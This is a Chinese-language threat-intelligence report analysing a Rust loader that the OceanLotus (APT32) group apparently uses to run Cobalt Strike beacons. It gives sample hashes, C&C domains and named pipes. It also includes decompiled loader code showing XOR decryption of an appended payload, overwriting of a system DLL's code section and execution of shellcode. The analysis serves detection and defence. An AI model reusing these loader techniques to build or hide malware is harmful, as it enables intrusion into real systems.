海莲花（APT-Q-31）组织数字武器Rust加载器技术分析

原创 威胁情报中心 奇安信威胁情报中心 2024-04-22 10:13 北京

团伙背景

海莲花，又名OceanLotus、APT32，奇安信内部跟踪编号APT-Q-31，是由奇安信威胁情报中心最早披露并命名的一个APT组织。自2012年4月起，海莲花针对中国政府、科研院所、海事机构、海域建设、航运企业等相关重要领域展开了有组织、有计划、有针对性的长时间不间断攻击。海莲花组织的攻击目标包括中国和东南亚地区多国，覆盖政府机构、科研院所、媒体、企业等诸多领域。该组织攻击手法多样，拥有完备的攻击武器库，常结合自研恶意软件、开源项目和商业工具实施攻击。

概述


奇安信威胁情报中心观察到海莲花在针对国内某目标的攻击活动中使用了一款由Rust编写的加载器，内存加载Cobalt Strike木马。随后我们在开源平台发现了类似的恶意软件，这些恶意软件在Rust代码、中间阶段shellcode等方面的特征都与捕获的海莲花Rust加载器高度重合，因此我们认为它们也来自海莲花组织。接下来将以这些开源样本为基础对海莲花近期使用的Rust加载器进行分析。

详细分析

发现的Rust加载器样本如下

MD5	VT上传时间	说明
064cd0afb4dc27df9d30c7f5209a8e5b	2024-01-24 16:38:44 UTC	64位EXE； HTTPS类型beacon木马； C&C： oo-advances-computers-interests.trycloudflare.com
080c5ee76e27fb361b2e2946afc05cb6	2024-02-26 08:07:25 UTC	64位EXE； SMB类型beacon木马； 命名管道：\\.\pipe\mojo_b7
96520d209bd3f4908843388a5643f498	2024-04-02 08:36:23 UTC	32位EXE； SMB类型beacon木马； 命名管道：\\.\pipe\Winsock2\CatalogChangeListener-738-0
3ada3a7ff12dbe5e129b4aec77051843	2024-04-08 09:36:31 UTC	64位EXE； HTTPS类型beacon木马； C&C：guilty-patricia-connecticut-pulled.trycloudflare.com
bf634036012335d802fc6abc1a7787bd	2024-04-11 07:47:43 UTC	64位EXE； 尾部数据被删除
598544a350d496bacabfc5b905fae6a4	2024-04-14 12:33:32 UTC	64位EXE； HTTPS类型beacon木马； C&C：ecom.dfizm.com

其中部分CS木马还利用Cloudflare Tunnel服务（trycloudflare.com下的子域名）[1]作为C&C服务器，隐藏真实服务器IP。



下面以样本598544a350d496bacabfc5b905fae6a4为例进行分析。

Rust加载器

首先读取EXE文件自身数据。

```
ModuleFileNameW = GetModuleFileNameW(0i64, (LPWSTR)Filename, 0xFFu);// EXE itself
FnOffset8_40299F(Src, ModuleFileNameW);
if ( *(_DWORD *)Src == 1 )
{
  v3 = *(void **)&Src[8];
LABEL_4:
  v6 = *(_QWORD *)&Src[24];
  v5 = *(_QWORD *)&Src[16];
  v7 = *(_QWORD *)&Src[32];
LABEL_5:
  *a1 = (__int64)v3;
  a1[1] = v5;
  a1[2] = v6;
  a1[3] = v7;
  return a1;
}
FileW = CreateFileW((LPCWSTR)Filename, 0x80000000, 1u, 0i64, 3u, 0x80u, 0i64);
FnOffset8_40299F(Src, FileW);
v3 = *(void **)&Src[8];
if ( *(_DWORD *)Src == 1 )
  goto LABEL_4;
FileSize = GetFileSize(*(HANDLE *)&Src[8], 0i64);
v10 = VirtualAlloc(0i64, FileSize, 0x3000u, 4u);
FnOffset8_40299F(Src, v10);
v11 = *(void **)&Src[8];
if ( *(_DWORD *)Src == 1 )
{
  v6 = *(_QWORD *)&Src[24];
  v5 = *(_QWORD *)&Src[16];
  v7 = *(_QWORD *)&Src[32];
  v3 = *(void **)&Src[8];
  goto LABEL_5;
}
NumberOfBytesRead[0].LowPart = 0;
File = ReadFile(v3, *(LPVOID *)&Src[8], FileSize, (LPDWORD)NumberOfBytesRead, 0i64);
```

加密数据的长度保存在文件末尾倒数24字节位置，长度为0x4D838，用于XOR解密的key从文件末尾倒数20字节开始。

```
encrypted_data_addr = &var_heap_mem1[var_file_size - 24 - *(unsigned int *)&var_heap_mem1[var_file_size - 24]];// 定位到加密数据地址
if ( IsBadReadPtr(encrypted_data_addr, 0i64) )
{
  v108 = FnHeapAlloc_43672B();
  v110 = v109;
  v111 = 4i64;
LABEL_154:
  *a1 = v108;
  a1[1] = v110;
  a1[2] = 0i64;
  a1[3] = v111;
  goto LABEL_155;
}
encrypted_data_len = *(unsigned int *)&var_heap_mem1[var_file_size - 24];// 加密数据长度
v311.buf = 1i64;
*(_QWORD *)&v311.capacity = 0i64;
key_addr = (__int64)&var_heap_mem1[var_file_size - 20];// 解密key地址
for ( i = 0i64; encrypted_data_len != i; i = v115 )
{
  v115 = i + 1;
  FnAppendByte(&v311, encrypted_data_addr[i] ^ *(_BYTE *)(key_addr - 20 * (i / 0x14) + i));// XOR解密，拼接解密结果
}
buf = v311.buf;
v117 = v311.len - 4;
v118 = v311.len - 4 - *(unsigned int *)(v311.buf + v311.len - 4);
v119 = (const void *)(v311.buf + v118);
if ( IsBadReadPtr((const void *)(v311.buf + v118), 0i64) )
{
```

```
00093A90  2B 0A 16 CD EF 9B AC 96 86 AF FB 37 A4 59 83 07   +..Íï›¬-†¯û7¤Yƒ.
00093AA0  0F 5B 41 E5 3A 86 16 CD E0 53 53 06 69 1C 3E D9   .[Aå:†.ÍàSS.i.>Ù
00093AB0  DF F6 57 82 D8 1A FB A0 EA 0D A2 E9 77 D6 21 FB   ßöW‚Ø.û ê.¢éwÖ!û
00093AC0  DA 68 DE 76 C3 D2 C7 82 94 91 6C 44 0E 86 16 CD   ÚhÞvÃÒÇ‚”‘lD.†.Í
00093AD0  A7 5D 9D DF 46 E3 72 52 2B 59 73 A6 10 1A C8 60   §].ßFãrR+Ys¦..È`
00093AE0  EE 0D 8A E9 2F D6 21 FB DE 62 B6 E2 63 D2 C7 DF   î.Šé/Ö!ûÞb¶âcÒÇß
00093AF0  1B D9 E5 77 B8 B6 CE C9 EF 38 D8 04 00 E3 72 52   .Ùåw¸¶ÎÉï8Ø..ãrR
00093B00  63 D2 C7 82 D8 1A C8 60 A6 86 16 CD E0 D6 21 FB   cÒÇ‚Ø.È`¦†.ÍàÖ!û
00093B10  96                                                -
```

size - 24　　size - 20

解密得到的内容如下，其中包含下一阶段的shellcode。

```
0000000000490B0  00 00 00 00 48 83 EC 10 51 48 83 EC 20 E8 0A 00  ....H.ì.QH.ì è..
0000000000490C0  00 00 48 83 C4 20 59 48 83 C4 10 C3 E8 FC C5 04  ..H.Ä YH.Ä.Ãèüå.
0000000000490D0  00 36 00 32 00 3E 00 38 00 16 00 22 00 5E 00 60  .6.2.>.8..."^.`
0000000000490E0  00 26 00 06 00 3F 00 5D 00 02 00 12 00 7B 00 21  .&...?.]....{.!
0000000000490F0  00 37 00 71 00 27 00 72 00 15 00 43 00 41 00 0C  .7.q.'.r...C.A..
0000000000490100  00 2F 00 49 00 2E 00 1B 00 19 00 6F 00 7C 00 51  ./.I.......o.|.Q
0000000000490110  00 35 00 09 00 79 00 4F 00 34 00 3C 00 3A 00 30  .5...y.O.4.<.:.0
0000000000490120  00 65 00 7F 00 28 00 78 00 68 00 46 00 47 00 2B  .e...(.x.h.F.G.+
0000000000490130  00 14 00 7A 00 48 00 3D 00 17 00 6D 00 0D 00 64  ...z.H.=...m...d
0000000000490140  00 4D 00 01 00 10 00 07 00 52 00 0A 00 69 00 62  .M.......R...i.b
```


根据计算，加密数据位于该样本文件的偏移位置0x462C1，而EXE最后一个段".reloc"在0x45000处结束，可见加密数据是附加在原始EXE之后。

```
000462A0  5F 5F 69 6D 70 5F 47 65 74 46 69 6C 65 49 6E 66  __imp_GetFileInf
000462B0  6F 72 6D 61 74 69 6F 6E 42 79 48 61 6E 64 6C 65  ormationByHandle
000462C0  00 E3 72 52 63 9A 44 6E C8 4B 80 E3 4A A6 FE C7  .ãrRcšDnÈK€ãJ¦þÇ
000462D0  EF D6 21 B3 15 27 52 0B 2B 51 03 92 1B F2 34 A5  ïÖ!³.'R.+Q.'.ò4¥
000462E0  A2 86 20 CD DD D6 1F FB AE E3 64 52 41 D2 99 82  ¢† ÍÝÖ.û®ãdRAÒ™‚
000462F0  B8 1A EE 60 A0 86 29 CD B2 D6 23 FB 84 E3 09 52  ¸.î` †)Í²Ö#û„ã.R
```

Name	Raw Addr.	Raw size	Virtual Addr.	Virtual Size	Characteristics	Ptr to Reloc.	Num
.bss	0	0	47000	B40	C0600080	0	0
.idata	43400	1200	48000	113C	C0300040	0	0
.CRT	44600	200	4A000	A8	C0400040	0	0
.tls	44800	200	4B000	10	C0400040	0	0
.reloc	44A00	600	4C000	488	42300040	0	0


0x45000


加载器从"C:\\Windows\\system32\\"目录下选择一个DLL文件加载进内存。



先将加载DLL的.text段对应内存空间访问权限修改为“读写”，再复制之前解密出的shellcode内容到.text段，并修改权限为“读写可执行”，最后执行shellcode。

```
else if ( *(_QWORD *)&Filename[8] == 1i64 )
{
  flOldProtect[0] = 0;
  v285 = VirtualProtect(*(LPVOID *)&Filename[16], *(SIZE_T *)&Filename[24], PAGE_READWRITE, flOldProtect);
  sub_402970(Filename, v285);
  v275 = *(const void **)Filename;
  if ( *(_QWORD *)Filename )
  {
    v276 = *(void **)&Filename[8];
    v278 = *(_QWORD *)&Filename[16];
    v277 = *(_QWORD *)&Filename[24];
    goto LABEL_411;
  }
  *(_QWORD *)Src = FnHeapAlloc_43672B();
  *(_QWORD *)&Src[8] = v286;
  memcpy(*(void **)Src, v283, v284);          // 复制之前得到的解密数据
  *(_QWORD *)&Src[16] = v284;
  FnAppendByte((struct_Bytes *)Src, 0xC3);
  memcpy(v276, *(const void **)Src, *(size_t *)&Src[16]);
  v287 = VirtualProtect(v276, v278, PAGE_EXECUTE_READWRITE, flOldProtect);
  sub_402970(Filename, v287);
  v275 = *(const void **)Filename;
  if ( *(_QWORD *)Filename )
  {
    v276 = *(void **)&Filename[8];
    v278 = *(_QWORD *)&Filename[16];
    v277 = *(_QWORD *)&Filename[24];
    sub_435CC4(Src);
    goto LABEL_411;
  }
  for ( j = 0i64; j != 16; j += 8i64 )
    *(_QWORD *)&Filename[j] = 0i64;
  *(_QWORD *)Filename = LoadLibraryA("kernel32.dll");
  *(_QWORD *)&Filename[8] = GetProcAddress;
  ((void (*)(void))v276)();                   // 执行shellcode
  sub_435CC4(Src);
}
```







第一阶段shellcode

此次发现的大部分Rust加载器样本会使用第一阶段的shellcode再度解密并执行包含CS beacon木马的第二阶段shellcode，而个别样本的第一阶段shellcode直接运行CS beacon木马。


如果是带有解密功能的第一阶段shellcode，首先定位配置数据的基地址位置，将其保存在rsi寄存器中。




从rsi+0x428位置获取第二阶段shellcode的长度（这里为0x4C0D0），保存在r14d寄存器中，然后调用VirtualAlloc分配具有可读写执行权限的内存。



分配内存的起始地址（这里为0x4E0000）保存在r15寄存器中，rsi+0x42C位置为第二阶段shellcode加密数据的起始地址。循环调用第一阶段shellcode偏移0x4C844（内存地址0x7FEFA9CD844）处的函数，每次解密8字节数据，解密结果保存在分配内存中。




解密第二阶段shellcode完成后，直接调用执行。



第二阶段shellcode

第二阶段shellcode中包含一个CS beacon木马，内存加载执行。木马PE文件数据在偏移0x10C2处， File Header结构的magic number修改为"4E 4F"（0x4F4E）。




提取beacon木马的配置信息，C2为ecom.dfizm[.]com:443。

